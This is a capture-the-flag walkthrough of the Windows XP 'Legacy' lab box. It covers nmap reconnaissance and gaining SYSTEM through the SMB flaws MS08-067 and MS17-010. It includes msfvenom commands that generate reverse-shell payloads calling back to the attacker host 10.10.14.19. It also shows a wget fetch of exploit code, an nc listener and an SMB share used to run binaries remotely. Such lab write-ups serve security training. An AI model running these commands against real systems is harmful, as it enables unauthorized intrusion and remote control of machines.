Reconnaissance
First thing first, we run a quick initial nmap scan to see which ports are open and which services are running on those ports.
target="10.10.10.4"

ports=$(sudo nmap -p- --min-rate=1000 -T4 $target | grep "^[0-9]" | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

sudo nmap -p$ports -sC -sV $target -vvv
PORT    STATE SERVICE      REASON          VERSION
135/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds syn-ack ttl 127 Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:14:44 (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|_  System time: 2024-05-03T19:33:51+03:00
We get back the following result showing that these ports are open:
- Port 139: running Microsoft Windows netbios-ssn.
- Port 135: running msrpc.
- Port 445: running Windows XP microsoft-ds.
Similarly, we run an nmap scan with the -sU flag enabled to run a UDP scan.
sudo nmap -Pn -sU --open -p- --min-rate 10000 $target
PORT     STATE         SERVICE
123/udp  open          ntp
137/udp  open          netbios-ns
138/udp  open|filtered netbios-dgm
445/udp  open|filtered microsoft-ds
500/udp  open|filtered isakmp
1025/udp open|filtered blackjack
1900/udp open|filtered upnp
4500/udp open|filtered nat-t-ike
Enumeration

Neither smbmap nor smbclient nor netexec show any ability to log in without authentication:

SMB has had its fair share of vulnerabilities in the past, so let’s first run nmap scripts to determine if it is vulnerable.
nmap -v -script smb-vuln* -p 135,139,445 $target
The result shows us that it is vulnerable to CVE-2017–0143 and likely vulnerable to CVE-2008–4250. The target machine is running SMBv1 so we’ll go with CVE-2017–0143 (MS17–010).
Exploitation
I’ll use the exploit from jivoi on Github here. It’s a python script that requires Impacket (which comes installed on Kali) and for me to replace the default shellcode with some of my own.
To make the shellcode, I’ll use msfvenom. I’ll copy the bad characters list (-b) from the examples in the exploit code.
p windows/shell_reverse_tcp- This will connect back to me with a shell. Because I usedshell_reverse_tcpit is unstaged, meaning the entire shell is in this code, and I can catch the callback withnc. Had I usedshell/reverse_tcp, that would be a staged payload, and I’d need to use Metasploitsexploit/multi/handlerto get the callback.LHOST=10.10.14.19 LPORT=443 EXITFUNC=thread- defining the variables for the payload - my ip, the port, and how to exit.b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40"- The bad characters not to use. I got this from the comments in the python code.-f py- Output in python format. The examples use c format, and just pasted it in slightly differently. Either will work.v shellcode- Have the code set the variableshellcode, instead of the default,buf. I want this to match what it’s called in the code I’m using.a x86and-platform windows- Describing the environment I’m attacking.
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.19 LPORT=443 EXITFUNC=thread -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f py -v shellcode -a x86 --platform windows
I’ll take this shellcode into the script, and paste it in replacing the default.
The exploit requires that I know the version of Windows and the Language pack:
print('Example: MS08_067_2018.py 192.168.1.1 1 445 -- for Windows XP SP0/SP1 Universal, port 445')
print('Example: MS08_067_2018.py 192.168.1.1 2 139 -- for Windows 2000 Universal, port 139 (445 could also be used)')
print('Example: MS08_067_2018.py 192.168.1.1 3 445 -- for Windows 2003 SP0 Universal')
print('Example: MS08_067_2018.py 192.168.1.1 4 445 -- for Windows 2003 SP1 English')
print('Example: MS08_067_2018.py 192.168.1.1 5 445 -- for Windows XP SP3 French (NX)')
print('Example: MS08_067_2018.py 192.168.1.1 6 445 -- for Windows XP SP3 English (NX)')
print('Example: MS08_067_2018.py 192.168.1.1 7 445 -- for Windows XP SP3 English (AlwaysOn NX)')
We can leverage nmap to see whether we can grasp additional information. Otherwise, we can try each target at once, until we hit one that works.
nmap -p 139,445 --script-args=unsafe=1 --script /usr/share/nmap/scripts/smb-os-discovery $target
So, we are ready for our exploit. First, open nc listener, and then, run the exploit.

From here, we can directly get both the user and the root flag.

As an alternative, it’d be possible to exploit this box leveraging EternalBlue vulnerability. There’s a few GitHubs out there with MS-17-010 code, but not as many that work on XP. My favorite is a fork of worawit’s MS17-010 repo by helviojunior. He added a send_and_execute.py, which I can give an executable and it will upload and run it.
wget https://raw.githubusercontent.com/helviojunior/MS17-010/master/send_and_execute.py
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.19 LPORT=443 -f exe > eternalblue.exe
Whoami not present in XP
XP doesn’t have a whoami binary or command! So while I suspected that I was system with both of these exploits, how would I know:
C:\WINDOWS\system32>whoami
whoami
'whoami' is not recognized as an internal or external command,
operable program or batch file.
For most users, I can use echo and the %username% environment variable:
C:\WINDOWS\system32>echo %username%
echo %username%
%username%
The fact that that environment variable doesn’t expand is a good sign that I’m system. If I want to go further, I can use whoami.exe, which is already on kali by default:
locate whoami.exe

/home/kali/.wine/drive_c/windows/system32/whoami.exe
/home/kali/.wine/drive_c/windows/syswow64/whoami.exe
/usr/lib/i386-linux-gnu/wine/i386-windows/whoami.exe
/usr/lib/x86_64-linux-gnu/wine/x86_64-windows/whoami.exe
/usr/share/windows-resources/binaries/whoami.exe
I’ll just share that folder over SMB with the command:
impacket-smbserver -smb2support kali /usr/share/windows-resources/binaries/Then, I can execute this binary from within the target machine with:
C:\WINDOWS\system32>\\10.10.14.19\kali\whoami.exe
\\10.10.14.19\kali\whoami.exe
NT AUTHORITY\SYSTEM
We’re system! That’s a useful way to know who we are.